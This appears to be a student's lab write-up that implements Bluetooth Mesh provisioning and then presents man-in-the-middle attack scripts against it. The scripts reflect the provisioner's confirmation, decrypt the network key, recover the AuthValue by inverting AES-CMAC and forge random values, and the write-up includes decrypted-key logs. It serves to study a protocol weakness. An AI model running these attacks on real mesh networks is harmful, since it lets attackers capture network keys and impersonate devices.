Assignment3

Task1

Phase1

Beacon Phase

- **Provisioner**: It waits for a beacon message from the device. This message includes the device's UUID and OOB information. If the beacon type is invalid, the process is halted.
- **Device**: The device sends its beacon message to the provisioner, which includes the device's UUID and other OOB information (`DeviceUUID`, `OOBInfo`, `URIdata`).

```
#TODO 1. Send Beacon
beacon = BEACON_TYPE + DeviceUUID + OOBInfo + URIdata
conn.send(beacon)
logger.info(f'Sent Beacon: {beacon.hex()}')
```

Link Open Phase

- **Provisioner**: Sends a "link open" message to initiate the link with the device using the device's UUID (`LINK_OPEN_OPCODE`).

```
# TODO 2. Send link open message
link_open_message = LINK_OPEN_OPCODE + DeviceUUID
conn.send(link_open_message)
logger.info(f'Sent Link Open Message: {link_open_message.hex()}')
```

- **Device**: Receives the link open message and validates it. Upon success, it responds with a "link acknowledgment" message (`LINK_ACK_OPCODE`).

```
#TODO 3. Send Link Ack Message
link_ack_message = LINK_ACK_OPCODE
conn.send(link_ack_message)
logger.info(f'Sent Link Ack Message: {link_ack_message.hex()}')
```

Provisioning Phase

- **Provisioner**
  - Sends a provisioning invite to the device, which includes

```
provisioning_invite = PROVISIONING_INVITE_OPCODE + attention_duration
conn.send(provisioning_invite)
logger.info(f'Sent Provisioning Invite Message: {provisioning_invite.hex()}')
```

  - Sends the provisioning start message with information about the encryption algorithm and other

provisioning-related data.

```
provisioning_start = (
    PROVISIONING_START_OPCODE +
    algorithm +
    oob_public_key +
    authentication_method +
    authentication_action +
    p8(0x08)
)
conn.send(provisioning_start)
logger.info(f'Sent Provisioning Start Message: {provisioning_start.hex()}')
```

  - Generates its public key and sends it to the device.

- **Device**
  - Receives the provisioning and responds by sending its capabilities such as supported algorithms, OOB data sizes, and authentication actions.

```
provisioning_capabilities = (
    PROVISIONING_CAPABILITIES_OPCODE +
    number_of_elements +
    algorithms +
    public_key_type +
    static_oob_type +
    output_oob_size +
    output_oob_action +
    input_oob_size +
    input_oob_action
)
conn.send(provisioning_capabilities)
logger.info(f'Sent Provisioning Capabilities: {provisioning_capabilities.hex()}')
```

  - public key to the provisioner after generating it using elliptic curve cryptography.
  - Both devices exchange public keys and derive a shared secret (DHKey) based on the elliptic curve Diffie-Hellman protocol.

Phase2

Exchange public Keys Phase

Provisioner:

- Generates its public key and sends it to the device.

```
# Generate Key Pair and Send to Device
private_key, public_key_x, public_key_y = generate_key_pair()
public_key_message = PROVISIONING_PUBLIC_KEY_OPCODE + public_key_x + public_key_y
conn.send(public_key_message)
logger.info(f'Sent Provisioner Public Key: {public_key_message.hex()}')
```

Device:

- Receives the provisioning invite, parses it, and responds by sending its public key to the provisioner after generating it using elliptic curve cryptography.
- Both devices exchange public keys and derive a shared secret (DHKey) based on the elliptic curve Diffie-Hellman protocol.

```
# Derive DHKey
ECDHSecret = derive_dhkey(private_key, device_public_key_x, device_public_key_y)
logger.info(f'Derived DHKey: {ECDHSecret.hex()}')
```

Phase3

Authentication Phase

The **Auth Value** is a random 8-byte string generated by the device using `generate_random_string(8)`.

This value is then **padded to 16 bytes** using `ljust(16, b'\x00')` to align it to the expected size for the authentication process.

```
# Generate Auth Value
auth_value = generate_random_string(8)
logger.info(f"Generated Authentication Value (Device): {auth_value}")
auth_value = auth_value.encode().ljust(16, b'\x00')
```

- **Provisioner**
  - Generates a confirmation key using the shared DH key and a confirmation salt derived from various messages exchanged.

    ```
    confirmation_salt = s1(confirmation_inputs)
    logger.info(f'Generated Confirmation Salt: {confirmation_salt.hex()}')

    confirmation_key = k1(ECDHSecret, confirmation_salt, b"prck")
    logger.info(f'Generated Confirmation Key: {confirmation_key.hex()}')
    ```

  - The provisioner generates a confirmation message and sends it to the device.

    ```
    # Generate Provisioner Confirmation
    provisioner_random = get_random_bytes(16)  # Generate random value
    provisioner_confirmation = aes_cmac(confirmation_key, provisioner_random + auth_value)
    provisioner_confirmation_message = PROVISIONING_CONFIRMATION_OPCODE + provisioner_confirmation
    conn.send(provisioner_confirmation_message)
    ```

- **Device**
  - Receives the confirmation message and generates its own confirmation based on the derived key and random data, sending it back to the provisioner for validation.
  - Verifies that the provisioner's confirmation matches its own calculation.

```
# Checkout Confirmation
expected_confirmation = aes_cmac(confirmation_key, provisioner_random + auth_value)
if expected_confirmation != provisioner_confirmation:
    raise Exception("Failed to checkout Provisioner Confirmation ")
logger.info("Provisioner Confirmation Verified")
```

Phase4

Data Encryption and Decryption

- **Provisioner**
  - Receives the device's random data and the device's confirmation message.
  - Encrypts provisioning data (such as network keys and other setup parameters) and sends it to the device.

```
# Generate and Send Provisioning Data
provisioning_data = (
    NetworkKey +
    KeyIndex +
    Flags +
    IVIndex +
    UnicastAddress
)
encrypted_provisioning_data, provisioning_data_mic = aes_ccm_encrypt(session_key, session_nonce, provisioning_data)
provisioning_data_pdu = PROVISIONING_DATA_OPCODE + encrypted_provisioning_data + provisioning_data_mic
conn.send(provisioning_data_pdu)
logger.info(f'Sent Provisioning Data: {provisioning_data_pdu.hex()}')
```

- **Device**
  - Decrypts the provisioning data and validates the integrity using the encryption parameters.

```
encrypted_provisioning_data = provisioning_data_pdu[1:-8]
provisioning_data_mic = provisioning_data_pdu[-8:]

try:
    # Decrypt the provisioning data
    provisioning_data = cipher.decrypt_and_verify(encrypted_provisioning_data, provisioning_data_mic)
```

  - Sends a completion message (`PROVISIONING_COMPLETE_OPCODE`), and the process is closed with a "link close" message.

```
#TODO 5. Send Provisioning Complete
complete_message = PROVISIONING_COMPLETE_OPCODE
conn.send(complete_message)
logger.info('Sent Complete Message')
```

Task2

Weaknesses in the Provisioning Method and How to Exploit Them

The provisioning method described is vulnerable to a **Man-in-the-Middle (MITM) attack**, primarily due to the the exchange of critical messages. The attacker can exploit this to impersonate the `device`.

The simplest method I used to exploit this vulnerability was through a script called `attacker.py`. The idea is straightforward: after the device sends its **Provisioning Capabilities**, the attacker takes over and replaces the device in all subsequent interactions with the provisioner.

Exploit Method

1. **Intercept Device Information:**
    - The MITM attacker positions themselves between the device and the provisioner.
    - The device sends unprotected messages, such as the **Beacon** and **Provisioning Capabilities**, which include details like the UUID .
    - The attacker intercepts and stores this information.

```
if data[0:1] == BEACON_TYPE:
    global DeviceUUID
    # Captured DeviceUUID
    DeviceUUID = data[1:17]
    logger.info(f'Caputured DeviceUUID: {DeviceUUID.hex()}')
    s_prov.send(data)
elif data[0:1] == LINK_ACK_OPCODE:
    logger.info(f'Caputured Link Ack Message: {data.hex()}')
    s_prov.send(data)
elif data[0:1] == PROVISIONING_CAPABILITIES_OPCODE:
    global provisioning_capabilities
    provisioning_capabilities = data
    logger.info(f'Caputured Provisioning Capabilities: {data.hex()}')
    s_prov.send(data)
```

2. **Abandon Device Interaction:**
    - After capturing the initial messages from the `device`, the attacker no longer needs to interact with `device`.
    - Instead, the attacker acts as a fake device, sending their own **public key** to the provisioner.

```
# Fake Key Pair
global fake_dev_private_key, fake_dev_public_key_x, fake_dev_public_key_y
fake_dev_private_key, fake_dev_public_key_x, fake_dev_public_key_y = generate_key_pair()

fake_public_key_message = PROVISIONING_PUBLIC_KEY_OPCODE + fake_dev_public_key_x + fake_dev_public_key_y
s_prov.send(fake_public_key_message)
logger.info(f'Sent Fake Provisioner Public Key: {fake_public_key_message.hex()}')
```

3. **Exploit Confirmation Mechanism:**
    - The attacker does not compute its own **confirmation**. Instead, they reply the provisioner's **confirmation message** right back.

```
elif data[0:1] == PROVISIONING_CONFIRMATION_OPCODE:
    # Send Confirmation right back to get Random
    s_prov.send(data)
    logger.info('Sent Provisioner Confirmation Back')
```

    - Because the provisioner expects a response that matches its own confirmation (based on the shared

secret), this reflection tricks the provisioner into believing the attacker is a legitimate participant in the provisioning process.

4. **Capture Provisioner Data:**
    - By successfully passing the confirmation step, the attacker gains access to **Provisioning Data PDU** sent by the provisioner.

```
confirmation_salt = s1(dev_confirmation_inputs)
provisioning_salt = s1(confirmation_salt + dev_random + dev_random)
session_key = k1(ECDHSecret, provisioning_salt, b'prsk')
nonce = k1(ECDHSecret, provisioning_salt, b'prsn')
session_nonce = nonce[-13:]
cipher = AES.new(session_key, AES.MODE_CCM, nonce=session_nonce, mac_len=8)

encrypted_provisioning_data = data[1:-8]
provisioning_data_mic = data[-8:]

try:
    # Decrypt the provisioning data
    provisioning_data = cipher.decrypt_and_verify(encrypted_provisioning_data, provisioning_data_mic)
```

And decrypted:

```
2024-12-03 22:49:07,941 - INFO - Decrypted Provisioning Data: ffeeddccbbaa99887766554433221100000000011223344aabb
2024-12-03 22:49:07,941 - INFO - NetWorkKey: ffeeddccbbaa99887766554433221100
2024-12-03 22:49:07,941 - INFO - KeyIndex: 0000
2024-12-03 22:49:07,941 - INFO - Flags: 00
2024-12-03 22:49:07,941 - INFO - IVIndex: 11223344
2024-12-03 22:49:07,941 - INFO - UnicastAddress: aabb
2024-12-03 22:49:07,941 - INFO - Sent Complete Message
2024-12-03 22:49:07,942 - INFO - Link Closed
```

Bonus

Point1

Unlike the straightforward method described in `attacker.py`, where the attacker replaces the Device entirely in subsequent interactions with the Provisioner, the approach implemented in `attacker1.py` operates by maintaining communication with both the Provisioner and the Device as distinct entities. Instead of replacing the Device, the attacker acts as a **man-in-the-middle (MITM)**, creating two separate communication links with distinct public/private key pairs.

Dual Key Pair Strategy

- `attacker1.py` generates two unique public/private key pairs: one for communication with the Provisioner and another for the Device. This allows the attacker to establish two independent ECDH shared secrets.

```
# Fake Key Pair
global fake_dev_private_key, fake_dev_public_key_x, fake_dev_public_key_y
fake_dev_private_key, fake_dev_public_key_x, fake_dev_public_key_y = generate_key_pair()
fake_dev_public_key_message = PROVISIONING_PUBLIC_KEY_OPCODE + fake_dev_public_key_x + fake_dev_public_key_y
s_prov.send(fake_dev_public_key_message)
logger.info(f'Sent Fake Device Public Key: {fake_dev_public_key_message.hex()}')
global ECDHSecret_prov
ECDHSecret_prov = derive_dhkey(fake_dev_private_key, prov_public_key_x, prov_public_key_y)
logger.info(f'Derived DHKey for Provisioner: {ECDHSecret_prov.hex()}')
```

AuthValue Derivation

- In `attacker1.py`, the AuthValue is computed using intercepted messages and reverse-engineered cryptographic calculations. The attacker carefully preserves the integrity of the provisioning protocol by generating a valid Confirmation message for the Device.

This is the unique aspect of the attack is the calculation of the **AuthValue**

$$C = \mathrm{AES}_{CK}(\mathrm{AES}_{CK}(N) \oplus CK_1 \oplus AuthValue)$$
$$\mathrm{AES}_{CK}^{-1}(C) \oplus \mathrm{AES}_{CK}(N) \oplus CK_1 = AuthValue$$

```
auth_value_todo = aes_decrypt(prov_confirmation_key, provisioner_confirmation)
ck1, _ = generate_subkey(prov_confirmation_key)
aes_N = aes_encrypt(prov_confirmation_key, prov_random)
global auth_value
auth_value = bytes([a ^ b ^ c for a, b, c in zip(auth_value_todo, aes_N, ck1)])
logger.info(f'Computed Auth Value: {auth_value.hex()}')
```

AuthValue Calculation

The attacker, having intercepted key messages like the Provisioning Confirmation and Provisioning Random, computes the AuthValue by reversing the cryptographic operations between the Provisioner and the Device. This involves decryption, subkey generation (via AES-CMAC), and XOR operations, as outlined in the cryptographic protocol.

```
def generate_subkey(K):
```

```python
def generate_subkey(K):
    # Constants
    const_zero = bytes(16)  # 16 bytes of zero
    const_rb = 0x87

    # Step 1: Calculate L
    aes = AES.new(K, AES.MODE_ECB)  # Create AES ECB cipher with key K
    L = int.from_bytes(aes.encrypt(const_zero), 'big')  # Encrypt const_zero and convert to integer

    # Step 2: Generate K1
    if L >> 127 == 0:  # Check MSB of L
        K1 = (L << 1) & ((1 << 128) - 1)  # Left shift and ensure 128 bits
    else:
        K1 = ((L << 1) & ((1 << 128) - 1)) ^ const_rb  # Left shift, mod 128 bits, XOR const_Rb

    # Step 3: Generate K2
    if K1 >> 127 == 0:  # Check MSB of K1
        K2 = (K1 << 1) & ((1 << 128) - 1)  # Left shift and ensure 128 bits
    else:
        K2 = ((K1 << 1) & ((1 << 128) - 1)) ^ const_rb  # Left shift, mod 128 bits, XOR const_Rb

    return K1.to_bytes(16, 'big'), K2.to_bytes(16, 'big')  # Return K1 and K2 as 16-byte values
```

Using AuthValue for Confirmation
Once the AuthValue is calculated, it is used to create a valid Confirmation message for the Device. The Confirmation message is an essential part of the provisioning process, as it proves to the Device that the Provisioner and the Device are in sync with the correct cryptographic information.

Seamless Interaction:
By generating a valid Confirmation message for the Device, the attacker ensures that the Device believes it is still communicating with the legitimate Provisioner. As a result, the Device proceeds with its normal operations, unaware that the attacker has been intercepting and modifying the messages.

Additionally, the attacker uses the same **public key** and **ECDHSecret** (derived from the key exchange between the attacker and the Device) to encrypt the decrypted plaintext received from the Provisioner. This encrypted message is then sent to the Device, which successfully decrypts it as if it were part of the legitimate communication from the Provisioner. This process ensures that the entire interaction remains normal, with both the Device and Provisioner believing they are communicating securely.

This technique allows the attacker to maintain a transparent connection, making it difficult to detect the attack. Moreover, the attacker can continuously intercept, modify, and relay information between the two parties without raising suspicion, effectively maintaining control over the communication and access to sensitive data.

```python
elif data[0:1] == PROVISIONING_RANDOM_OPCODE:
```


```
elif data[0:1] == PROVISIONING_RANDOM_OPCODE:
    global dev_random
    dev_random = data[1:]

    logger.info(f'Captured Device Random: {data.hex()}')
    # Encrypt it again and send data to device
    confirmation_inputs = (
        provisioning_invite[1:] +
        provisioning_capabilities[1:] +
        provisioning_start[1:] +
        fake_prov_public_key_x +
        fake_prov_public_key_y +
        dev_public_key_x +
        dev_public_key_y
    )
    confirmation_salt = s1(confirmation_inputs)
    provisioning_salt = s1(confirmation_salt + attacker_random + dev_random)
    session_key = k1(ECDHSecret_dev, provisioning_salt, b'prsk')
    nonce = k1(ECDHSecret_dev, provisioning_salt, b'prsn')
    session_nonce = nonce[-13:]
    encrypted_provisioning_data, provisioning_data_mic = aes_ccm_encrypt(session_key, session_nonce, provisioning_data)
    provisioning_data_pdu = PROVISIONING_DATA_OPCODE + encrypted_provisioning_data + provisioning_data_mic
    s_dev.send(provisioning_data_pdu)
    logger.info(f'Sent Provisioning Info: {provisioning_data_pdu.hex()}')
```

Point2

Compared to `attacker1.py`, `attacker2.py` introduces an improvement to make the attack less detectable. In `attacker1.py`, the strategy involved returning the Provisioner's Confirmation message in order to obtain the random value from the Provisioner. However, this approach could easily be detected by the Provisioner since it would notice that the Confirmation messages sent and received are the same, potentially exposing the attacker.

To overcome this vulnerability, `attacker2.py` adopts a more sophisticated method. Instead of directly relaying the Provisioner's Confirmation to the Device, the attacker first generates its own Confirmation message for the Device. This way, the attacker can independently compute the attacker's random value without the Provisioner noticing any anomaly in the communication.



$$C = \mathrm{AES}_{CK}(\mathrm{AES}_{CK}(N) \oplus CK_1 \oplus AuthValue)$$

$$\mathrm{AES}_{CK}^{-1}(\mathrm{AES}_{CK}^{-1}(C) \oplus CK_1 \oplus AuthValue) = N$$

```
aes_inverse_C = aes_decrypt(prov_confirmation_key, attacker_confirmation)
aes_n_todo = bytes([a ^ b ^ c for a, b, c in zip(aes_inverse_C, ck1, auth_value)])
global attacker_random
attacker_random = aes_decrypt(prov_confirmation_key, aes_n_todo)
attacker_random_pdu = PROVISIONING_RANDOM_OPCODE + attacker_random
s_prov.send(attacker_random_pdu)
logger.info(f'Sent Attacker Random: {attacker_random_pdu.hex()}')
```